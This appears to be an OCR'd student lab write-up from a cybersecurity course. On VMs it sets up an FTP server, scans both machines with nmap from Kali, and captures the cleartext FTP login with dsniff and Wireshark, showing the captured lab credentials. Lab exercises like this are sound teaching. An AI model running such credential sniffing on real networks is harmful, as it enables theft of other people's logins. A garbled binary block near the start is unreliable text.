
Maximum speed: 2.19 GHz

Sockets: 2

Virtual processors: 2

Virtual machine: Yes

L1 cache: N/A



```
�=�D?^�a��D:
            C��eC.C,,{(�]?Y,.��D_T;�A[(8b�_"\kC��?�D(*v;ARv�JI+�Y�_�@�'�J<>�\IO�
 ��A@E,>E_
J_�Jr:Q|+�Mt9�nT�MSn]"{��%7�z?aC"_Oo�1O�/^h�Iux?n~-�?/s�N�DI)�D��.-1,��'9�`hD�d�
I2Ot_;-8kqGpY�Y-V%�b�`S�Tz6?.?_.-�S;.�1*�D]�
                                           e,G�|�8   T/-�?p��<_C�D?�fYo<�OoY3
X�?8+�B-E.e�r^?���CI�$"�d�{�?��<e_A_rB_Oa1j`"dE>�-��JcR��L�?�_VUf<¿Z=^zcVa-�%A�g
J\��Isd�D]�I���T�,�4_@(g?�ATS>6�r_j:�?'cU�JAI"k"�\�x�Sx�%-uI�}+�SO�n��-'iAA�hx'f
'��A+,c+/ >_+c�iIH_�fF2Y-���n�
'J�AI�,_"<]--ZoI"��.rDo��_�?Z.�a<t1�s?A.Z";~��-,,5N1_I6`3Eb3X��
                                                           �a,|Oo4k�,l:�4?7{
�rO-    �=?S^�LAwy�'E�DU�,O"A�6d$��a-'�l��-_TOUo�DA�A�#�Ap&J�D�pJWEo�I3f|"�Rt[J
`m{lo8sh~.%! dw42al#A��D'oM�<P'Lu�JU'ra"oP�I4~IO=Y_�'�w-YOs��cExt&�Q?3�IR>=�eN�E
�1�=;��m%��/t?"_�-�tE��io��(A�'?.KTo"*?pfuWU;!l?WP
�D+�6d8T31r�,MSwd?HD�o�?���Q�D,?gY_/+_o�EQK�SJ.qD�bxT_LT8kUwrN:��L�jI+~��d�`FZ_o
'�c��-o�a^2T,oj.8re�>I<�,�Y8pjs�T&�Jo^odd
                                        30/�
�'D~�d�t-�]7Z���>V�DEz
                   �.,h�B.\�qmk"*AT{W++zhYy_OaAAih?�L_AUP
                                                      ]cAozn]b?Iz�K�:/
�%�?,_4GBO?��D/OXIc{�QA`c,EOAaqqoO����REGU%�4?�DW�Yr�QCrqS>E��bS]
                                                              o��(jE�)�E6fp�D
�?�?8���D��'IlFOxEm%�T�w�'��
```

CPU

Intel(R) Core(TM) i5-5200U CPU @ 2.20GHz

Utilization: 7%
Speed: 2.19 GHz
Processes: 61
Threads: 832
Handles: 23037
Up time: 0:02:10:57


Maximum speed: 2.19 GHz
Sockets: 2
Virtual processors: 2
Virtual machine: Yes
L1 cache: N/A

Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Steps: -


Victim IP: - 172.16.25.149
Pen tester IP: - 172.16.25.150



Victim win 2016 - VMware Workstation 15 Player (Non-commercial use only)

Select Administrator: C:\Windows\system32\cmd.exe

```
 IPv6 Address. . . . . . . . . . . : 2001:0:348b:fb58:c64:29ac:53ef:e670
 Link-local IPv6 Address . . . . . : fe80::c64:29ac:53ef:e670%8
 Default Gateway . . . . . . . . . : ::

\Users\Administrator>ipconfig

ndows IP Configuration


hernet adapter Ethernet0:

 Connection-specific DNS Suffix  . : localdomain
 Link-local IPv6 Address . . . . . : fe80::5cdb:b34b:25a4:4079%3
 IPv4 Address. . . . . . . . . . . : 172.16.25.149
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 172.16.25.2

nnel adapter isatap.localdomain:

 Media State . . . . . . . . . . . : Media disconnected
 Connection-specific DNS Suffix  . : localdomain

nnel adapter Local Area Connection* 3:

 Connection-specific DNS Suffix  . :
 IPv6 Address. . . . . . . . . . . : 2001:0:348b:fb58:ca3:3443:53ef:e66a
 Link-local IPv6 Address . . . . . : fe80::ca3:3443:53ef:e66a%8
 Default Gateway . . . . . . . . . : ::

\Users\Administrator>
```




Pen Tester Win 2016 - VMware Workstation 15 Player (Non-commercial use only)

Select Administrator: C:\Windows\system32\cmd.exe


```
   IPv6 Address. . . . . . . . . . . : 2001:0:348b:fb58:3888:2512:cedf:f13a
   Link-local IPv6 Address . . . . . : fe80::3888:2512:cedf:f13a%2
   Default Gateway . . . . . . . . . : ::

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::2108:bd60:da90:c6ce%13
   IPv4 Address. . . . . . . . . . . : 172.16.25.150
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.25.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:348b:fb58:3054:17ec:cedf:f13a
   Link-local IPv6 Address . . . . . : fe80::3054:17ec:cedf:f13a%2
   Default Gateway . . . . . . . . . : ::

C:\Users\Administrator>
```

Created FTP in Victim and Able to log in in FTP from Pen Tester System



Victim win 2016 - VMware Workstation 15 Player (Non-commercial use only)

```
 Link-local IPv6 Address . . . . . : fe80::c64:29ac:53ef:e670%8
 Default Gateway . . . . . . . . . : ::

\Users\Administrator>ipconfig

ndows IP Configuration


hernet adapter Ethernet0:

 Connection-specific DNS Suffix  . : localdomain
 Link-local IPv6 Address . . . . . : fe80::5cdb:b34b:25a4:4079%3
 IPv4 Address. . . . . . . . . . . : 172.16.25.149
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 172.16.25.2

nnel adapter isatap.localdomain:

 Media State . . . . . . . . . . . : Media disconnected
 Connection-specific DNS Suffix  . : localdomain

nnel adapter Local Area Connection* 3:

 Connection-specific DNS Suffix  . :
 IPv6 Address. . . . . . . . . . . : 2001:0:348b:fb58:ca3:3443:53ef:e66a
 Link-local IPv6 Address . . . . . : fe80::ca3:3443:53ef:e66a%8
 Default Gateway . . . . . . . . . : ::

\Users\Administrator>
```




Pen Tester Win 2016 - VMware Workstation 15 Player (Non-commercial use only)

Administrator: C:\Windows\system32\cmd.exe - ftp 172.16.25.149

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 172.16.25.149
Connected to 172.16.25.149.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (172.16.25.149:(none)): Harry1
331 Password required
Password:
230 User logged in.
ftp>
```

On Scanning from Kali both System details (Victim + Pen Tester) with their Ftp ports and IP are shown



Victim win 2016 - VMware Workstation 15 Player (Non-commercial use only)

```
 Link-local IPv6 Address . . . . . : fe80::c64:29ac:53ef:e670%8
 Default Gateway . . . . . . . . . : ::

\Users\Administrator>ipconfig

ndows IP Configuration


hernet adapter Ethernet0:

 Connection-specific DNS Suffix  . : localdomain
 Link-local IPv6 Address . . . . . : fe80::5cdb:b34b:25a4:4079%3
 IPv4 Address. . . . . . . . . . . : 172.16.25.149
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 172.16.25.2
```

Tester Win 2016 - VMware Workstation 15 Player (Non-commercial use only)


Select Administrator: C:\Windows\system32\cmd.exe - ftp 172.16.25.149

```
crosoft Windows [Version 10.0.14393]
) 2016 Microsoft Corporation. All rights reserved.

\Users\Administrator>ftp 172.16.25.149
nnected to 172.16.25.149.
0 Microsoft FTP Service
0 OPTS UTF8 command successful - UTF8 encoding now ON.
er (172.16.25.149:(none)): Harry1
1 Password required
ssword:
0 User logged in.
```

Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)

```
Nmap scan report for 172.16.25.149
Host is up (0.00048s latency).
Not shown: 95 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:44:AA:1A (VMware)

Nmap scan report for 172.16.25.150
Host is up (0.00038s latency).
Not shown: 96 closed ports
```

Using dsniff Username & Password of Ftp transaction is displayed below
Username of FTP: - Harry1
Password: - 1234@abcd


Cyber Security Essentials Batch 1 Day 6 LetsUpgrade.mp4 - VLC media player
Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Applications
Places
wireshark
Sep 1 07:58
Terminal
*eth0


```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/01/20 07:55:38 tcp 172.16.25.150.49781 -> 172.16.25.149.21 (ftp)
USER Harry1
PASS 1234@abcd
```

```
No.  Time         Source               Destination     Protocol Lengt Info
 192 60.413259852 52.139.168.125       172.16.25.149   TCP        60 443 → 50860 [ACK] Seq=3718 Ack=337 Win=64240
 193 60.546278674 52.139.168.125       172.16.25.149   TLSv1.2   105 Change Cipher Spec, Encrypted Handshake Mess
 194 60.556335613 172.16.25.149        52.139.168.125  TLSv1.2   904 Application Data
 195 60.556335718 52.139.168.125       172.16.25.149   TCP        60 443 → 50860 [ACK] Seq=3769 Ack=1187 Win=6424
 196 60.713648299 52.139.168.125       172.16.25.149   TLSv1.2   255 Application Data
 197 60.758419063 172.16.25.149        52.139.168.125  TCP        60 50860 → 443 [ACK] Seq=1187 Ack=3970 Win=6301
 198 61.202457371 172.16.25.150        172.16.25.149   FTP        70 Request: PASS 1234@abcd
 199 61.203484194 172.16.25.149        172.16.25.150   FTP        75 Response: 230 User logged in.
 200 61.219230095 172.16.25.150        172.16.25.149   TCP        60 49782 → 21 [ACK] Seq=44 Ack=130 Win=8063 Len
 201 67.829477095 fe80::ffff:ffff:fffe ff02::2         ICMPv6    103 Router Solicitation
```

Using Wireshark Username & Password of Ftp transaction is displayed below

Username of FTP: - Harry1

Password: - 1234@abcd


Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Applications
Places
wireshark
Sep 1 08:04
*eth0

Display filter: tcp

```
No.  Time         Source          Destination     Protocol Lengt Info
 173 52.079511062 172.16.25.149   172.16.25.150   FTP       112 Response: 200 OPTS UTF8 command su
 174 52.093583963 172.16.25.150   172.16.25.149   TCP        60 49782 → 21 [ACK] Seq=15 Ack=86 Wi
 175 55.696361278 172.16.25.150   172.16.25.149   FTP        67 Request: USER Harry1
 176 55.696546453 172.16.25.149   172.16.25.150   FTP        77 Response: 331 Password required
 177 55.718645088 172.16.25.150   172.16.25.149   TCP        60 49782 → 21 [ACK] Seq=28 Ack=109 W
 183 60.112780478 172.16.25.149   52.139.168.125  TCP        66 50860 → 443 [SYN, ECN, CWR] Seq=0
 184 60.247586279 52.139.168.125  172.16.25.149   TCP        60 443 → 50860 [SYN, ACK] Seq=0 Ack=
 185 60.247953110 172.16.25.149   52.139.168.125  TCP        60 50860 → 443 [ACK] Seq=1 Ack=1 Win=
 186 60.249683757 172.16.25.149   52.139.168.125  TLSv1.2   264 Client Hello
 187 60.249684043 52.139.168.125  172.16.25.149   TCP        60 443 → 50860 [ACK] Seq=1 Ack=211 W
 188 60.398419724 52.139.168.125  172.16.25.149   TCP      2794 443 → 50860 [PSH, ACK] Seq=1 Ack=
 189 60.398819035 172.16.25.149   52.139.168.125  TCP        60 50860 → 443 [ACK] Seq=211 Ack=274
 190 60.401461142 52.139.168.125  172.16.25.149   TLSv1.2  1031 Server Hello, Certificate, Server
 191 60.412975626 172.16.25.149   52.139.168.125  TLSv1.2   180 Client Key Exchange, Change Cipher
 192 60.413259852 52.139.168.125  172.16.25.149   TCP        60 443 → 50860 [ACK] Seq=3718 Ack=33
 193 60.546278674 52.139.168.125  172.16.25.149   TLSv1.2   105 Change Cipher Spec, Encrypted Hand
 194 60.556335613 172.16.25.149   52.139.168.125  TLSv1.2   904 Application Data
 195 60.556335718 52.139.168.125  172.16.25.149   TCP        60 443 → 50860 [ACK] Seq=3769 Ack=118
 196 60.713648299 52.139.168.125  172.16.25.149   TLSv1.2   255 Application Data
 197 60.758419063 172.16.25.149   52.139.168.125  TCP        60 50860 → 443 [ACK] Seq=1187 Ack=39
 198 61.202457371 172.16.25.150   172.16.25.149   FTP        70 Request: PASS 1234@abcd
 199 61.203484194 172.16.25.149   172.16.25.150   FTP        75 Response: 230 User logged in.
 200 61.219230095 172.16.25.150   172.16.25.149   TCP        60 49782 → 21 [ACK] Seq=44 Ack=130 W
```

```
          .... .... ..0. = Syn: Not set
          .... .... ...0 = Fin: Not set
          [TCP Flags: ·······AP···]
       Window size value: 8084
       [Calculated window size: 8084]
       [Window size scaling factor: 1]
       Checksum: 0x4bf1 [unverified]
       [Checksum Status: Unverified]
       Urgent pointer: 0
     ▾ [SEQ/ACK analysis]
          [iRTT: 0.000796720 seconds]
          [Bytes in flight: 16]
          [Bytes sent since last PSH flag: 16]
     ▾ [Timestamps]
          [Time since first frame in this TCP stream: 9.142468566 seco
          [Time since previous frame in this TCP stream: 5.483812283 s
       TCP payload (16 bytes)
  ▾ File Transfer Protocol (FTP)
       <Request: True>
       <Response: False>
     ▾ PASS 1234@abcd\r\n
          Request command: PASS
          Request arg: 1234@abcd
    [Current working directory: ]
```

```
0000  00 0c 29 44 aa 1a 00 0c  29 f3 8e 7a 08 00 45 02   ··)D···· )··z··E·
0010  00 38 61 f1 40 00 80 06  0d 81 ac 10 19 96 ac 10   ·8a·@··· ········
0020  19 95 c2 76 00 15 63 ab  0c 0f 8b 10 ff 8a 50 18   ···v··c· ······P·
0030  1f 94 4b f1 00 00 50 41  53 53 20 31 32 33 34 40   ··K···PA SS 1234@
```